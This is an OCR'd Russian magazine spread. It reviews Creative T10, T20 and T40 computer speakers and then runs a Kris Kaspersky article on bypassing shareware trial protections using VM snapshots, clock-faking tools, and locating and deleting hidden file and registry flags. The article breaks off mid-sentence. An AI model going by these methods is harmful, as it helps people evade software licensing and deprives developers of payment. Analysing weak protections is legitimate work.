T10 — очень компактные колонки, они не будут занимать много места на столе. Но не спеши проводить аналогии с дешевыми китайскими «погремушками». Здесь качество совсем другое. Динамики располагаются в очень стильных черных корпусах, и в ходе беглого осмотра легко заметить наличие выделенных твитеров — маленьких высокочастотных динамиков, служащих специально для воспроизведения высоких частот. В обычных колонках сигнал не делится: все проигрывается на одном динамике, который, понятное дело, не может одинаково хорошо играть во всем диапазоне частот. В этой же модели, несмотря на скромные размеры и цену, присутствуют отдельные твитеры для высоких частот, а также реализована фирменная технология BasXPort для достижения глубоких басов без использования вынесенного сабвуфера. Добавь сюда трехдюймовые драйверы средних частот, качественное экранирование для защиты от наводок — и получишь Inspire T10.


Главное
- Мощность: 5 Вт RMS на канал
- Частотная характеристика: 80 Гц — 20 кГц
- Отдельные твитеры высоких частот
- Фирменная технология BasXPort для сильных басов
- Качественное экранирование для защиты от наводок со стороны монитора и другой техники



02 GIGAWORKS T20

Колонки T20 принадлежат к другому семейству акустики — Gigaworks. Как легко понять по названию семейства и увеличению числового индекса, это более мощные колонки: мощность каждого канала составляет уже не 5, а 14 Вт. Внешний вид говорит о том, что эта модель посерьезнее. Увеличенные широкополосные динамики снабжены 60-мм диффузорами из стеклокерамики желтого цвета, а высокочастотные твитеры имеют диаметр 25 мм. Благодаря тому что силовой трансформатор инженеры решили вынести за пределы корпуса колонок, им не пришлось зажиматься по мощности, и вкупе с удачно спроектированным фазоинвертором это позволило добиться реально впечатляющих басов, которые заставят любого стороннего человека заподозрить тебя в спрятанном где-то сабвуфере. Что особенно приятно, искажения на большой громкости практически отсутствуют. Итог — отличные колонки для компьютера или ноутбука, которые подойдут даже настоящим цифровым меломанам.

Главное
- Мощность: 14 Вт RMS на канал
- Частотная характеристика: 50 Гц — 20 кГц
- Отдельные твитеры высоких частот диаметром 25 мм
- Широкополосные динамики с 60-мм стеклокерамическими диффузорами
- Фирменная технология BasXPort для сильных басов и вынесенный за пределы колонок блок питания, дающий большой запас по мощности



03

GIGAWORKS T40

Вот мы и добрались до самой сильной модели. Стереофоническая система T40 включает в себя два стекловолоконных широкополосных динамика с 60-мм диффузорами и один высокочастотный тканевый твитер, соединенные в одну систему по конфигурации MTM (средняя частота — высокая частота — средняя частота). Это обеспечивает сбалансированное и объемное звучание с хорошим пространственным разрешением. Эти колонки можно рекомендовать не только для использования с компьютерами, их можно смело подключать к телевизору или DVD-проигрывателю.

В принципе T40 — это дальнейшее развитие Gigaworks T20, которое отличается от младшего брата добавленным широкополосным динамиком и подключением по системе MTM. Поэтому секрет качественного звучания мы решили изучать именно на примере T40. Сейчас мы разберем эти колонки и посмотрим, что там внутри.

Главное:

- Мощность: 14 Вт RMS на канал
- Частотная характеристика: 50 Гц — 20 кГц
- Дополнительный широкополосный динамик с 60-мм диффузором
- Подключение по системе MTM
- Фирменная технология BasXPort для сильных басов и вынесенный за пределы колонок блок питания, дающий большой запас по мощности
- Почти полное отсутствие искажений на высокой громкости
- Купольная форма тканевых высокочастотных твитеров



КРИС КАСПЕРСКИ

КРЯК БЕЗ ДИЗАССЕМБЛЕРА

УНИВЕРСАЛЬНЫЙ ВЗЛОМ ТРИАЛЬНЫХ ПРОГРАММ

В шароварах широко распространены триальные защиты, в результате чего мы получаем полнофункциональную программу, работающую 30 дней или около того, а потом — деньги на бочку или до свидания. На самом деле 99% триальных защит ломается на автомате без напряжения мозговых извилин. Ни знания ассемблера, ни навыка работы с отладчиком, ни утомительного поиска торкающего кряка/серийника/кейгена не требуется. Вот наш рассказ о слабости большинства защитных механизмов!



Цена шаровар невелика и в среднем составляет порядка 20-50 долларов, однако десяток мелких утилит уже обгоняет в стоимости легальный дистр Windows XP и вплотную приближается к стоимости таких мощных пакетов, как, например, Photoshop. Но если на Photoshop'е многие реально зарабатывают деньги (и его приобретение окупается), то эти утилиты выкачивают деньги, делая жизнь приятной в мелочах, но не собираются возвращать их назад, так что разработчикам шаровар следует задуматься о ценовой политике. Снижение стоимости в два раза зачастую повышает продажи в четыре!

Даже если человек хочет заплатить за программу, чтобы стать настоящим зарегистрированным пользователем, в большинстве случаев он не может этого сделать из-за неразвитости платежных систем. Перевод денег требует слишком больших телодвижений, убивающих всю мотивацию на корню («Я вот тут трясу деньгами, а у меня их не берут! Ну и не надо! Пойду лучше кряк поищу!»). Давно замечено, что игры для сотовых телефонов чаще покупаются, чем ломаются. Во всяком случае, процент пиратства там в разы ниже, чем на ПК. А почему? Да все потому, что купить игру, отправив sms, проще, чем лазить по Сети в поисках кряка, рискуя подцепить трояна или другую заразу.

Мыщъх, демонстрируя разнообразные техники взлома, в первую очередь стремился показать слабость и бесполезность популярных защитных механизмов, неспособных остановить даже квалифицированных пользователей, вооруженных набором утилит, входящих в штатную поставку операционных систем семейства Windows NT, не говоря уже о специализированных хакерских отмычках!

КАКИЕ БЫВАЮТ ЗАЩИТЫ


Условно-бесплатные программы можно разделить на две большие категории. В первую (самую многочисленную) попадают полнофункциональные шаровары, защищенные испытательным сроком (он же триал от английского trial — «испытание», «проба»), а во вторую — демонстрационные версии, в которых часть кода физически отсутствует и соответствующая функциональность не реализована (например, нельзя распечатать или сохранить документ).

Демонстрационные версии, как правило, не имеют ограничения срока пользования, но взломать их непросто. Теоретически недостающий код можно дописать и прицепить к программе через DLL, но для этого как минимум потребуется разобраться со всеми внутренними структурами данных, что требует кропотливого дизассемблирования. А это и опыт, и время. Короче, возиться с демками не резон.

Мы будем говорить исключительно о триальных программах. Чтобы ограничить срок своего использования, защита должна где-то вести счетчик запусков или запоминать день своей инсталляции, сверяя его с текущей датой. Еще программа должна установить скрытый флаг, не удаляющийся при деинсталляции для предотвращения повторной установки. Если бы такого флага не существовало, даже неквалифицированный пользователь мог бы легко обмануть защиту, просто удалив программу и тут же переустановив ее. Обнаружив и удалив этот флаг вручную, хакер может взломать программу, ни разу не разобравшись в устройстве защитного механизма.

Загвоздка в том, где может храниться защитный флаг. Очевидно, не в каталоге самой программы, поскольку в этом случае он гибнет при его удалении (а удалить каталог программы — первое, что придет в голову пользователю). Следовательно, это должен быть либо каталог Windows (включая все подкаталоги), либо реестр. Программы времен MS-DOS записывали флаг своего присутствия в энергонезависимую CMOS-память, в физические сектора жесткого диска или в другие злачные места, но сейчас время защит подобного типа уже прошло. Впрочем, это неудивительно, поскольку запись в CMOS возможна только с нулевого кольца (то есть защите понадобится драйвер), а низкоуровневая работа с жестким диском нуждается в правах администратора и вызывает срабатывание проактивных антивирусных технологий, в результате чего защищенная программа теряет значительную часть рынка и пользователи начинают шарахаться от нее, как от приведения, что, в общем-то, вполне закономерно.

Как показывает личный опыт автора, реестр и каталог Windows покрыва-



ют приблизительно от 90% до 96-99% всех триальных программ, что дает большую вероятность успешного обхода триала. Но прежде рассказать о поисках флага регистрации, рассмотрим пару альтернативных способов взлома.

ВИРТУАЛЬНЫЕ МАШИНЫ

Рост тактовой частоты современных процессоров вызывает ответный рост интереса к всевозможным эмуляциям. Продвинутые виртуальные машины типа VMware позволяют вполне комфортно работать с Windows 2000 уже на Pentium III 733 MHz, а на Pentium 4 все уже просто летает.

Поддержка виртуальной мыши и общего буфера обмена существенно упрощает работу с гостевыми осями. По умолчанию виртуальная мышь всегда включена. Просто перемещаем курсор внутрь окна VMware и автоматически переключаемся на гостевую операционную систему. Соответственно, переводя его за пределы окна, возвращаемся к основной (host) операционной системе. А поддержка виртуальной сети позволяет программам работать с интернетом (если, конечно, им это нужно). В общем, не жизнь, а самая настоящая сказка.

Не так уж трудно раз в месяц переустановить гостевую ось со всеми триальными программами, а в последних версиях VMware все даже проще. Механизм Record/Replay позволяет создавать слепки операционной системы, проигрывая их сколько угодно раз. Очевидно, что, создав слепок до установки защищенной программы и выполнив откат, реально установить ее заново сколько угодно раз и защита этому не воспрепятствует (на самом деле воспрепятствует, но об этом мы поговорим чуть позже).

В общем, использование виртуальных машин — это не такая уж и безумная идея. Она хорошо работает со сложными защитами, которые не удается взломать никаким другим путем. Однако если программа требует прямого доступа к железу (особенно к видеокарте), то VMware тут не поможет. Допустим, устанавливаем мы поверх VMware видеоплеер, и что? Ни аппаратного сглаживания изображения, ни оверлея для правильной цветопередачи... и, чтобы не тормозило, потребуется нехилая мощность ЦП. То же самое относится к 3D-играм и скринсейверам. Действительно, какой смысл в скринсейвере, если он работает только под VMware?!

ИГРЫ СО ВРЕМЕНЕМ

Перевод системных часов назад — самый популярный способ взлома, но, естественно, не самый удачный. Во-первых, как уже говорилось выше, программа может вести счетчик запусков, а во-вторых, с переведенными системными часами работать очень неудобно. Впрочем, в последней беде легко помочь!


Существует множество утилит типа Trial Freezer, «замораживающих» триал путем подсовывания защищенной программе поддельного времени. При этом системные часы продолжают идти правильно и остальные программы работают как ни в чем не бывало, то есть Trail Freezer действует только на ломаемую программу.

К сожалению, универсального способа навязывания поддельного времени не существует, и даже простая защита без труда определит, что ее поимели. В частности, при создании файла на диске ось назначает ему время в соответствии с показаниями системных часов. Trial Freezer его не корректирует. Со всеми вытекающими отсюда последствиями. Но полностью отказываться от него хакерам пока не спешат.

ПОИСК ФЛАГА НА ДИСКЕ


Предположим, что защита создает специальный файл, используя его как флаг своего присутствия. Как быстро найти его на диске, не зная, в каком каталоге он находится, и даже не будучи уверенным в его существовании? Достаточно многие хакерские руководства рекомендуют использовать знаменитый файловый монитор Марка Руссиновича (FileMon).

Файловый монитор, конечно, чрезвычайно мощная штука, но среднестатистическая программа обращается к сотням, а то и к тысячам системных файлов: динамическим библиотекам, шрифтам... Замаскировать флаг своего присутствия под DLL или шрифт — плевое дело, а вот обнаружить его без отладчика — это ж какую интуицию надо иметь!




С программой, запущенной из-под VMware, можно работать так же, как и с обычной программой

Поиск файлов с заданной датой на диске



warning

Не считай это инструкцией по взлому программ. Материал лишь рассказывает о слабости защитных механизмов программ.



dvd

На диске ты найдешь упомянутые в статье утилиты.

Не-е-ет! Опытные хакеры идут другим путем! Для этого они заходят в Program Files и смотрят на дату создания (не путать с датой MS-DOS!) файлов программы или дату создания ее каталога. А затем начинают искать файлы, датированные этим числом. Действуя таким образом, легко находятся все файлы/папки, созданные программой при инсталляции. А также все файлы и папки других программ, установленных в тот же самый день. Для простоты предположим, что устанавливается не более одной программы в день. Узнать дату создания очень просто: достаточно щелкнуть по файлу (каталогу) правой кнопкой мыши и в появившемся контекстном меню выбрать пункт «Свойства». В FAR'е то же самое делается путем нажатия на <Ctrl-A>. Поиск осуществляется через тот же самый файловый менеджер или меню «Пуск → Поиск → Файлы и папки».

Хорошо, хакер нашел свеженькие файлы, но что с того? А далее он сноситзащищенную программу через «Установку/Удаление программ», после чего повторяет поиск вновь. Файлы, которые не будут удалены, с определенной степенью вероятности и окажутся флагами присутствия. Хакеру достаточно их удалить и переустановить программу.

В каких случаях описанная техника поиска файлов-флагов не срабатывает (разумеется, при том условии, что защита хранит флаги присутствия именно в файлах, а не в реестре)? Первое, что приходит в голову, — использование NTFS-потоков. Да, действительно, на файловой системе NTFS можно беспрепятственно создать еще один поток внутри уже существующих файлов, ранее созданных другими программами (если, конечно, у защищенной программы достаточно прав). Однако потоки не поддерживаются FAT'ом и потому делают защиту крайне неуниверсальной. К тому же о потоках знают далеко не все программисты. В общем, на практике потоки используются очень редко.

А вот что используется часто, так это создание флагов присутствия уже после установки. При первом запуске программы или за несколько дней до истечения срока действия триала. А после срабатывания триала очень часто создается еще и флаг «Сработал триал». Обнаружить такие флаги позволяет «Поиск файлов, созданных за последние... дней», находящийся там же, где и «Поиск файлов и папок».


ПОИСК ФЛАГА В РЕЕСТРЕ

Реестр велик и могуч. Он содержит миллионы записей, в которых можно спрятать целое государство! Причем далеко не все ветви отображаются штатным редактором реестра. Достаточно многие защиты создают флаги присутствия через native-API функции, которые доступны только native-API функциям, то есть низкоуровневым функциям операционной системы. А редактор реестра использует высокоуровневые функции, принадлежащие подсистеме win32. Все это затрудняет борьбу с защитами.


Реестр можно условно разделить на две части: пользовательскую (уникальную для каждого пользователя) и системную (одинаковую для всех пользователей). Подавляющее большинство ветвей системного реестра доступно только с правами администратора, поэтому если защищенная программа была установлена из-под пользовательского аккаунта, то с вероятностью, близкой к единице, флаг присутствия расположен именно в пользовательском реестре.

Хорошо, пусть в пользовательском. А как его найти? Вот тут кто-то советует воспользоваться монитором реестра Марка Руссиновича, чтобы посмотреть, к каким ветвям реестра обращается программа при установке. Очевидно, что одной из этих ветвей будет флаг присутствия. Однако, помимо флага присутствия, программа читает и другие ветви реестра. Очень много ветвей! Настолько много, что на поиск нужной может уйти несколько дней. К тому же удалять ветви, к которым произошло обращение, очень опасно, особенно если их назначение неизвестно. Одно

Определение даты создания файла через проводник




Зло породило зло...
...оно же его и похоронит.
PAINKILLER
ПЕРЕДОЗИРОВКА
